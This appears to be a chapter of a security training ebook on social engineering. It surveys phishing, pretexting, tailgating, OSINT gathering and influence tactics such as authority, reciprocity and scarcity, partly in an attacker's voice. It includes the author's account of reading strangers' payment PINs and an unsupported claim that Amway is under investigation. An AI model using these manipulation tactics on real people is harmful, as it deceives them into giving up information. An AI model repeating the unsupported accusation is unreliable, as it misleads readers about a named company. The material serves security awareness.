Here comes the chapter I was the most excited about. Believe me it's going to be a crazy journey. So yes, what is social engineering? It can be defined as any act that influences a person to take an action that may or may not be in their best interest. To understand social engineering, it is also important to understand the psychological, physiological, and technological aspects of influence in general. But with using social engineering one has to, accept responsibility and ownership of their actions, avoid engaging in illegal activities, avoid manipulating for personal gain. These were some of the Code of Ethics to follow before implementing social engineering. I recommend going through all of these code of ethics from the website social-engineering.org. Another reason I'd like to promote social-engineering.org here is because a lot of what you read in this chapter was inspired from there. Now let's get into it

7.1 Top methods of implementing Social Engineering

The top four methodologies of malicious social engineering are:

- Phishing: The practice of sending **emails** that appear to be from reputable sources with the goal of influencing or gaining personal information.
- Vishing: The practice of eliciting information or attempting to influence action via the **telephone**, may include such tools as **phone spoofing**. The goal of vishing is to obtain valuable information that could contribute to the direct compromise of an organization
- Impersonation: The practice of **pretexting** as another person with the goal of obtaining information or access to a person, company, or computer system.
- SMiShing: The act of using mobile phone **text messages (SMS)** to influence victims into immediate action. These actions may include downloading mobile malware, visiting a malicious website, as well as calling a fraudulent phone number.”

Malicious social engineering is one of the greatest risks to information security. In fact, according to Verizon's 2021 **Data Breach Investigations Report (DBIR)**, **85%** of data breaches involve human interaction. Criminals target emotions such as **fear, urgency, or obedience** to **influence decision making**.

Categories of Social Engineers

Social Engineering and those who use it can be broken down in many categories. We will explore 11 categories. These range from professional pen testers, hackers, spies, and cyber criminals, to everyday people such as children, doctors, sales persons, and parents.

- 1) **Hackers:** - We already know what this category desires on a technical sense. But what about human hacker? As one could guess, human hacker exploit vulnerabilities in humans instead of machines.
- 2) **Penetration testers:** - By using social engineering methodologies like phishing, vishing etc. A pen tester would mimic attacks of a malicious social engineer.
- 3) **Spies:** - Spies from governments, spy agencies or individually use social engineering for obvious reasons of gathering information. In rarer cases they might even look to expose individuals in the public eye.
- 4) **Identity thieves:** - Such individuals first gather information on a target and then impersonate as them to accomplish their goals.
- 5) **Disgruntled employees:** - Disgruntled employees possess two components needed to cause damage: access and motivation. Additionally, a survey conducted by Deep Secure reports that nearly half (45%) of office employees are willing to sell corporate information to outsiders.
- 6) **Information brokers:** - They gather information from sources such as government and public records with the intent of later selling it. Information Brokers use elicitation, scams, courting, and pretexting to gather data about personal information.
- 7) **Scam Artists:** - Scam artists engage in fraudulent or deceptive actions to defraud others. A common method scam artists use is Mass-Marketing Fraud. Most of the scams you hear about are performed by these individuals.
- 8) **Executive Recruiters:** - They usually gather data and look through on-line resume sites to find these matches. Headhunters may work for a company receiving a commission.
- 9) **Sales People:** - Sales people have other methods for gathering information about potential customers that involve aspects of Social Engineering. They engage in forms of passive information gathering techniques such as, looking at potential customer websites, performing Google searches on sales people, or looking at local newspapers or press releases.
- 10) **Governments:** - Governments will often use various methods of social engineering to

direct public opinion. These can take the form of fake news casts that appear to be real news stories but which are actual government sponsored propaganda. Another common method is the release of only select facts that support an objective.

- 11) **Everyday people:** - In our everyday lives' children, parents, customer service, news broadcasts all use social engineering tactics. Like teasing and promising something to keep people engaged in a conversation or in watching a video/TV.

Why would an attacker use social engineering?

Malicious actors know it could take hours, weeks, or even months to successfully brute force their way into a network to steal credentials. However, with social engineering tactics, those very same credentials can be stolen in just a matter of minutes. For example, all it takes is the right pretext and a phone call, or email. Additionally, an attacker might try to gain physical access to a company's network computers as well. To accomplish this an attacker might impersonate a delivery person, construction worker, or tech support. Sifting through open-source information, dumpster diving, or talking with a disgruntled employee, may yield information that is used to gain illegal access. Once the attacker is inside, a common USB thumb drive is all that's needed to infect a computer. Thereby gaining access to the network.

The role played by social engineering becomes greater as software products become more secure as well as harder to crack. Therefore, to protect yourself successfully from these attacks you must first, understand what tactics a social engineer use. Second, how they will use them. And lastly, what methodology they will employ in their attack cycle.

The incidents of social engineering tactics used in cases of fraud and data breaches continue to increase. Reports released by industry leaders such as Agari, Symantec, and Verizon Enterprises indicate that social engineering tactics (phishing, vishing, and impersonation) are being used in conjunction with digital hacking methods to make attacks more effective and inevitably more profitable for the attackers. According to the 2020 Verizon Data Breach Investigations Report, 22% of confirmed breaches involved social attacks.

Goals

When it comes to the goals behind what can motivate someone to use such methods, it ranges from **Money, Cause, Entertainment, Knowledge, Ego, and Revenge**. The goals of a

malicious social engineer are comparable to the goals of any criminal activity. For instance, knowledge, power, money, control, bragging rights, and etc. Malicious social engineering with the purpose of data theft, is like any other crime, it contains motive and a goal. If computer security personnel can brainstorm the reasons a social engineer might want to enter their system, along with a list of possible goals of that engineer, then preventative measures and training can be implemented.

7.2 Common Attacks

Customer service

Customer service and help desk personnel are among an organization's most vulnerable staff members. This is because their job is to provide "help" in a friendly and polite manner. As a result, attackers often exploit this to learn sensitive information.

1) Phone: - Attackers usually obtain phone numbers from an organization's website, in addition to any specific routing emails used for customer support. Attackers may call from a spoofed, blocked, or private phone number. An attacker posing as a customer can usually cull enough information from social media platforms and other sites to answer simple security questions. The attacker could also ask for a password reset. They may also try to change something on a customer's account in order to have access to it themselves.

2) Email: - Opening an email attachment from an unknown recipient is never a good security decision. For the helpdesk/customer service representative, however, it may be a necessary part of their job in providing customer support. The attachment may be just an innocent screenshot documenting order or transaction details. However, there is the possibility that malware is lurking in the attachment, and a social engineering attack is in progress.

Also, if you are an employee, imagine getting an email on a Sunday and it comes from a email account that on a first glance looks similar to your boss's personal email account. The email didn't come from his company email account, but from an account that looks like your boss's email account. And he's asking for your credentials (it can be for company account or for the system you work on). Will you reply to that email with the required information? At first, you'll think how would anyone fall for that, but the fear of not doing what your boss told you to and the lazy mindset of wanting to enjoy a Sunday by getting things over with might just be enough.

Delivery person

The impersonation of a delivery person is a powerful weapon in a criminal's arsenal, because it does not require much acting. Usually, the most difficult thing about impersonation is looking the part, and having the necessary credentials, papers, and "deliveries" in order.

Now it is difficult to look apart if you chose to look like let's say an officer. And it in many cases will be illegal too. The flower or pizza delivery person will not necessarily have a standard uniform, making impersonation easy to perpetrate in a social engineering attack. In larger cities, bicycle messengers or couriers are a common service. Often these messengers have access to buildings. And, while the receptionist is busy confirming the order/delivery; the attacker might seek access to a computer to plant a malicious USB key.

Ways to prevent such attacks,

- ❖ With education and training these attacks can be avoided. Indeed, one of the best ways to protect your organization is to know who your regular delivery person is. Typically, it will be the same person for a given area. If it is not your regular delivery person, ask for credentials.
- ❖ The best way to prevent this attack from happening is to not allow a delivery person past the front desk unattended. If a delivery person must enter your building, escort them, and do not leave them alone. This will mitigate the chances they have for an attack. If you are still unsure if a person is who they say they are, call the company they work for. The company will be able to tell you if they are in fact an employee.

Phone

Helpdesk personnel are some of the most vulnerable folks since their work is to provide "help". Something that an attacker can exploit to receive sensitive information. Helpdesk personnel are trained to provide support and be polite and friendly with the customer so they can answer any question quite easily. The attacker will attempt to gain as much information as possible including phone numbers, employee titles, address, social security number and other information. They might use a spoofed caller ID, a voice changer and equipped with witty replies.

Example: - AOL experienced a social engineering attack that compromised their system and revealed confidential information of more than 200 accounts.

In that case the caller contacted AOL's tech support and spoke with an employee for an hour. During the conversation the caller mentioned that his car was for sale at a great price. The employee was interested, so the caller sent an e-mail attachment with a picture of the car. Instead of a car photo, the mail executed a backdoor exploit that opened a connection out from AOL through the firewall. Through this combination of social engineering and technical exploitation, the caller gained access to the internal network.

To prevent being exploited by these,

- If you receive a social engineering phone call, ask them for their name, company and phone number. In almost every case, the caller will disconnect when asked questions or placed on hold.
- Train employees to never give out passwords or any confidential information through the phone
- All employees should be assigned a PIN number as a metric of identification

Tech support

A tech support individual can carry out attacks via phone call, email or by physically entering your working place.

Phone call: - The first way that a person can carry out this attack is to try different phone numbers for a business. Once someone is reached, the attacker can pretend to be from technical support, returning a phone call. The attacker can walk a person through fixing their problem, and in doing so, have them download and run a file on their computer. The file could be a virus from the attacker, and could give them backdoor access to the computer.

Email: - E-mail is another way to use social engineering to gain access to someone's computer. In 2004, students and staff of University of California received spoof e-mails from the technical support team, saying that their computers were infected with a virus. Once opened, the attachment would infect the computer with a variant of the MyDoom virus.

There have been attempts to steal account information by impersonating a Google employee. One of the more recent attempts is a phishing attack, in which a user gives their username and

password. The person says they are from the Gmail Technical Support Team, and unless you reply to the email with your login credentials, then your account will be suspended and deleted.

Physical presence: - Gaining physical access to a computer through tech support is the best-case scenario for an attacker, since it puts them right at the computer. One can then act like helping by downloading a fake antivirus and use it to infect a computer. Or they can attach a USB drive to the system acting like the USB has some lifesaving application in it. Or they might even act like they are taking backups to save the system. Whatever they might say we know what they can do.

They use that USB to load a trojan, use a bootable drive to bypass the current OS security or copy crucial data.

Efforts to protecting Yourself from such attacks

- Phone Attack - One of the best ways to protect against phone attack is to know who you are speaking with. If they are attacking a company, ask for more information in order to validate whether they are who they say they are. If they cannot give you any of the information, it is someone trying to infect you.
- Physical Access - One way to protect yourself against someone impersonating tech support to gain physical access to your computer is to know who your tech support person is. Unless someone new has been hired, you should have the same technician working on your computer. If you don't know who they are, question them and make sure they are an employee.
- Email Scams - In order to protect against these types of scams, the best way is to not open anything that seems suspicious to you. Technical support will NEVER ask for your username and password, since they can access this information if they need to (which they shouldn't need to).
- USB and Local Attacks - There are a few ways to keep from falling victim to USB and local attacks. First off, as stated previously, know who your technical support person is. If you use someone different, ask friends and family if they know the technician. And find out if they are really doing the job that they say they are.

For USB attacks, one of the easiest ways is to disable autorun. Autorun.inf is a file that is put on USB devices and CD's that automatically run a file when inserted. In Windows XP SP3, this is disabled by default. It is possible to bypass, so make sure that the drive the technician is using is a clean drive. Hold shift to keep a possibly infected drive or CD from running the malicious code.

7.3 Real life examples

In real life social engineering can be used for phishing. It can be used by politicians for framing, and by other criminals to enter an infrastructure. But there are a couple of methods that have been used and are still used now that I want to talk about.




Fig 7.1

1) Pyramid Scheme: -

In the classic “pyramid” scheme, participants attempt to make money solely by recruiting new participants into the program. The hallmark of these schemes is the promise of sky-high returns in a short period of time for doing nothing other than handing over your money and getting others to do the same. The best current world example for this is how companies like Amway work. This is exactly what they do which is why Amway is currently under investigation. Amway promises people commission for every deal that happens due to their sales and the

sales done by people they recruited. In such a scheme, the top eats and lower suffers for their work.

To stay awry of such scams, make sure to look for certain clues.

- Examine whether a genuine product or service is being sold
- Ensure the emphasis isn't on recruiting
- Keep track of how the investment is doing
- Beware if you are promised high returns. Don't invest when you are told there is little or no risk
- Check to see if a product is registered
- Be suspicious of someone claiming to be of significant importance




Fig 7.2

2) Ponzi scheme: - The con man, Charles Ponzi, provides an example of a pyramid scheme and how devastating it can be. Ponzi got famous for his scam and got an entire scam named out of his actions. What Ponzi did was he promised his early investors an almost unbelievable 50% return on their investments. In reality, Ponzi took money from new clients to pay back the originals. Ponzi was actually able to pay back the returns for his early tier customers as the newer customer kept giving him greater sums of money. He kept the cycle going as people thought him being able to pay his old investors proved that he was legitimate. But when people got suspicious and everyone asked for their money to giving together, he obviously didn't have enough.

There are even more examples of such frauds where people ask money form people of other countries/continents with the promise of high future returns. And yes, people still do fall for it. Nowadays with crypto and NFTs such frauds are only increasing in occurrences. I'd love to

talk about more NFT and crypto frauds but there is still a lot left to talk about I our current topic.

7.4 Information gathering with social engineering

Physical methods of information gathering

Social engineers are known to use psychological factors like influence for gathering information physically. Let's have a look into these methods.

Shoulder surfing: - One easy method of information gathering is to simply look over the targets' shoulder, known as shoulder surfing. Information obtained can range from user IDs, to passwords, to confidential data seen in plain text. Shoulder surfing doesn't have to mean intrusion into the target location. You can shoulder surf anywhere people open their computer to do work. It could be such places as coffee shops, airports, public transportation, hotel restaurant/bar, or an outdoor seating area just outside the office.



Fig 7.3

It truly is just too easy to use this method. I myself was able to use this technique to look at UPI pins for BRTS bus travelers in Ahmedabad. And no joke, one of them had a pin of 654321 and other one had it set to 1111. That experience also reminded me how easy it really is to go the majority of individual's passwords.

Intrusion/Roleplay: - Intrusion is when the social engineer actually enters the building or property of the target in order to obtain information or as a direct form of compromise as covered under Impersonation. Posing as an employee, an outside contractor, or even an IT administrator, the social engineer can ask questions or offer to fix issues either in-person or over the phone.

Intrusion calls for the social engineer to blend into the environment with the way they dress and behave. Activities or places that bring the social engineer into contact with target employees is an excellent opportunity to elicit information. Proximity to the employees can provide opportunities for conversation, eavesdropping, or possibly even covert cloning of RFID cards/badges.

Dark Reading highlighted a malicious social engineering attack where an unknown male used nothing but his wit and ability to build rapport to learn in which safety deposit boxes over 20 million dollars' worth of diamonds were kept.

Tailgating: - Also referred to as Piggybacking, is one way for a person to actually gain access to a secured building even if it has smart-card passes or biometrics. Normally those security measures can prevent unauthorized personnel from entering buildings, systems, or networks. Unfortunately, people can be too helpful and allow individuals into a secured door by holding it open for them. Because the individual appears to still be searching for their pass (that wasn't there to begin with). An 'employee' or 'technician' running to catch the door before it shuts works just as well and allows a social engineer to access an otherwise inaccessible place.

Dumpster Diving: - Dumpster diving is simply the process of going through trash to find something of value. It could be things such as, medical records, resumes, photos and emails, bank statements, financial account details, information about software, and tech support logs. This information can then be used to leverage an attack against a target. As with most forms

of social engineering, “Working smarter, not harder” is a good slogan. Doing hours of work brute-forcing a password or account number may be unnecessary. Especially when you can just obtain the same information from a discarded un-shredded post-it note.



Fig 7.4

Technical methods of information gathering

Telephone: - A phone call can capture the name and department of the person answering, basic lingo or protocols used by the organization, and more. After one phone call is completed, the pen tester can call back and use the information obtained previously to compromise the organization.

There are plenty of different ways to make the call. This may include burner cell phones, Google Voice, Skype, and other VoIP options.

Online searches: - Pen testers use search engines to find the following information:

- Corporate documents
- Resumes
- Floor plans
- Vendor relationships
- Phone numbers
- Job titles
- Email address protocol
- Business locations (even amazingly detailed photos of the buildings), and more. Hell, Google map is enough for pretty much all of it

Company website: - Company websites provide information regarding products and services, physical locations, job openings, contact numbers and biographies of the executives or board of directors. Support forums for products/services can be a gold-mine of information. People inside and outside the target may generate public data regarding an organization.

Fingerprinting servers: - Fingerprinting servers for their operating system, application, and Internet protocol information can disclose a great deal of information about the organization's infrastructure. Determining the platform and application in use can be combined with a search on the company's domain name to find entries on public support forums. IP addresses may reveal if the servers are hosted locally or with a provider, and DNS records can reveal server names, functions, as well as IP's.

User sites: - Many users/employees have their own blogs where they share stuff about their work (mainly experience). There might even be an angry employee seeking revenge against the company, teaming up with such individuals gives a huge advantage to attackers.

Social Networking sites: - People like to share. Many individuals literally share every part of their lives, such people might be sharing photos from within the office, people they work with. They might even be sharing the exact nature of their work. All of that happens regularly. So, keeping a solid look on such websites can be very beneficial for an attacker.

Phishing website: - Create a fake website that looks similarly to another one and share it to someone on the company with a fake and convincing story/problem. Many would fall for this and give whatever information is asked.

Watering holes: - Now this is different from phishing, in watering holes code on a legitimate is compromised. As a result, whenever someone accesses that page their computer is infected with malware. This tactic is more likely to be seen "in the wild" rather than in pen testing. The attacker can pick a website that they think people in their target industry are likely to access then sit back like a lion waiting for a herd of zebra to visit the water hole.


7.5 Psychological Aspects of Social Engineering

This right here is what I was the most excited about. The psychological games that social engineers play is truly Oscar worthy. Here I'd like to go into the depths for what it takes to make someone do what you want. Here we'll first look into the psychology principals to act accordingly while executing social engineering acts. Then look into the psychological ways of influencing others.

Micro expressions

We all know about expressions. We use expressions to talk pretty much, in fact we conversate a lot more with our expressions than with mouths. So now the question begs, what are micro expressions? Micro expressions are expressions exist for a very short amount of time. Now the reason behind the sudden change might be because they are trying to hide their true feelings. But no matter how much they try the human face will show up the true intensions for 1/25 of the second. Now your job as a social engineer will be to read those expressions to act accordingly.

There are multiple different micro expressions and each come with their own clues, lets have a look at them. And for demonstration we'll use screenshots from a show called lie to me. These screen shots brilliantly demonstrate these micro expressions.






Fig 7.5

Being able to read these micro expressions at the right time will let you know if your plan is working or not. And it'll also let you figure out your next steps.

Instant Rapport

Instant rapport is important because sometimes a social engineer's success hinges on quickly developing a positive bond, so that the person will feel comfortable sharing information. Indeed, a big part of the social engineer's job is obtaining information needed to compromise their target. This frequently means interacting with people. Therefore, the ability to create rapport, or in other words, the ability to build a relationship including mutual liking and comfort is important.

Rapport can be established by certain methods. Like

- Respecting ones' time
- Using an open body language
- Keep check on the rhythm, speed, volume and pitch of our language (If these RSVP points are taken into accord and done right they'll help reinforce your words).

- Gain sympathy by asking for help
- Listening properly and accepting when you're wrong
- Compliment and validate them
- Ask them the reasons behind their thoughts, this will encourage them to share more which might be useful to you
- Share something of yourself to make it look like they're also gaining something from the conversation
- Know when a point or conversation needs to end. This is to keep the situation realistic

Interview and Interrogation

Now you most probably won't be interviewing someone while trying to form an attack, but this is a genuine and important part of social engineering. Now when it comes to interviewing people get too confident. One of the mistakes people new to interview and interrogation is assuming everybody change has major meaning. Crossing the arms doesn't just mean a closed thought, they could be cold, they could have under arm stink, or their stress could be increasing because of your questions. All of these could be represented by just crossing your arms.

Whenever interviewing, keep these points in mind.

- Don't make the environment too uncomfortable
- Don't try too hard to lead to a point as it might push the target away from the truth
- You can't really tell if someone is lying, all you can do is note the topics that the subject shows stress during and investigate those areas further.
- All subjects have stress during this process so baselining the subjects stress level is important. Stress during the interrogation does not show guilt.
- YOU leak information when doing the interview so monitoring your outward physical signs is important. While you are trying to read the subject, they are trying to read you. Many new interrogators give away more information with their own body language than the subject does.

Human buffer overflow

To define, a buffer overflow is when extra data overwrites memory that may contain other data, including variables, instructions and program flow control. This can result in erratic

behavior which can cause the program to terminate or give errors... or in security terms cause a breach resulting in code execution on the remote server. Now how can this be done to a human? By doing the same exact thing overflow.

When we are overflowed with information, we give up with them and start ignoring them. Talk about our everyday routine. We go through the same route, same area with a huge number of vehicles and advertisements. And we ignore all of them. This sensory overload is too much and just put it aside as something that simply doesn't matter. Our actions become unconscious to us and we ignore the rest. So, what if we make a mark on the subconscious than the conscious?

Which is where law of expectations comes. The law of expectations basically states that a person will usually comply with an expectation. Decisions are usually made based on what that person feels the requester expects them to do. So, for practicality you can help your target in something like opening a door or bringing them a cup of coffee. This will make a subconscious print of you being helpful and someone who deserves help. With that in mind, the next time when you need help this person will feel that they are expected to help you like you helped them. Something like this will cause them to act subconsciously for you without putting much thought into it.

7.6 How to influence others

Influence is at the very heart of social engineering. As professional social engineers and security partners, we want our clients to leave feeling better for having met us. When we act with good intent, people feel positive about what they learned. As a result, they are more likely to continue positive growth.

Framing

Framing in social theory consists of a schema of interpretation that individuals rely on to understand and respond to events. In other words, people build a series of mental filters through biological and cultural influences. They then use those filters to understand the world. Their frames influence their choices.

For instance, framing is our own personal experiences. And, the experiences of others that we allow into our conscience minds to alter the way we make decisions.




Fig 7.6

- **Marketing** provides an example for this; grocery stores chose to put “75% lean” on a package of ground meat instead of “25% fat”. They mean the same thing. However, one is more appealing to the buyer, **altering** their decision to buy.
- Framing is heavily used in **politics**. For example, if there are a group of people that disagree with a policy which might cause harm in the future or to a minority then the government will call them **rebels** against the country and if some of the rebel chose the wrong way of violence then the entire group would be called **terrorists**.

Framing can be used to manipulate information that the target will receive to prod them into making decisions the way we want them to. Frame a question the right way, frame the stakes attached to it and the end consequence their help and you probably be able to get what you want.

Influence tactics

Here we’ll discuss 8 aspects of influence in brief.

1) Authority: - it is obvious that with authority you can ask someone to do something and they have to obey. So, impersonating as someone of higher authority will allow you to have control that won’t be able to get in any other way. When it comes to authority you can chose to have,

- Legal authority – police officers
- Organizational authority – someone atop the hierarchy in a company
- Social authority – Acting as a natural born leader with heaps of helping experience

2) Commitment and consistency: - people like to be consistent, if you know someone that helps others then you might be able to exploit that. So, even if your request seems out of the ordinary that individual would prefer you look consistent and help you anyway. And when it comes to commitment then a good example will be people sitting at help desks. They have committed to help the customer and they'll have to stick to it.

3) Reciprocity: - This is the simple idea of scratch my back and I'll scratch yours. Simply help someone who can be useful to you and then that someone will be a lot more likely to help you.

4) Concession: - This is done after reciprocity. Once that action of helping the target is done you can ask for something big while knowing they'll deny you. After that you ask for something much smaller like "okay so, can you at least do that. Even that might help". By doing this the person feel like they should at least help on that comparatively smaller request.

5) Liking: - Being likable will always be advantageous. Which is why good-looking people are more likely to successfully execute a scam. Besides that, having a likable personality urges people to look away from your flaws or any shady clues about your actions. Also, people like what is familiar to them. If our target is from a particular region and bring something that people from that region eat. Impersonate being from the same place. Actions like these create a default liking.

6) Obligation: - Obligation has to do with actions one feels they need to take due to some sort of social, legal, or moral requirement, duty, contract, or promise. In the context of social engineering, obligation is closely related to reciprocation but is not limited to it. This can be as simple as holding an outer door for someone will usually make them hold the inner door for you. It can be escalated to someone giving you private info because you create a sense of obligation. This is a common attack vector when targeting customer service people.

7) Scarcity: - Social Engineers may use scarcity to create a feeling of urgency in a decision-making context. This urgency can often lead to the manipulation of the decision-making process, allowing the social engineer to control the information provided to the victim. It is suggested that if a person perceives something as rare, almost out of stock, or no longer in

production, its value increases

8) Social proof: - Social proof is a psychological phenomenon that occurs in social situations when people are unable to determine the appropriate mode of behavior. It is easy if you see others acting or talking a certain way, to assume that is appropriate. Social influence in general can lead to conformity of large groups of individuals in either correct or mistaken choices. This is common when people enter into unfamiliar situations and don't have a frame of reference on how to deal with the situation, so they mirror their behavior off of others that they assume are more familiar and therefore better informed.

Manipulation

